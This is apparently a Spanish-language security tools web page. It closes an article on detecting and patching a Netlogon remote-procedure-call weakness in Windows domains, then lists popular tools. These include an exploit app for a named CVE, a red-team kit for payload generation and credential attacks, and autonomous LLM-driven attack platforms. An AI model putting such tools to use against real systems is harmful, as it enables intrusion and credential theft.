
  • También puedes revisar el registro 4742 (NT Authority es el atacante) Screenshot 2023-03-30 at 9 52 58 PM

Pasos para aplicar el parche

Microsoft ha desarrollado parches disponibles para proteger Windows Servers (2008, 2016 y 2019); así estaba planificado. En la primera fase, al descargar el primer parche (parche de agosto), el dominio puede proteger otros dispositivos conectados de dispositivos no compatibles; habría una opción para proteger todos los dispositivos unidos con una excepción explícita.

El segundo parche (parche de febrero del año siguiente), la fase de aplicación obligatoria, cuando se instala, todos los dispositivos Windows y no Windows se ven obligados a usar una Llamada a procedimiento remoto segura con Netlogon. O permitir explícitamente ciertos dispositivos de confianza. En esencia, expulsar al equipo no compatible del dominio.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →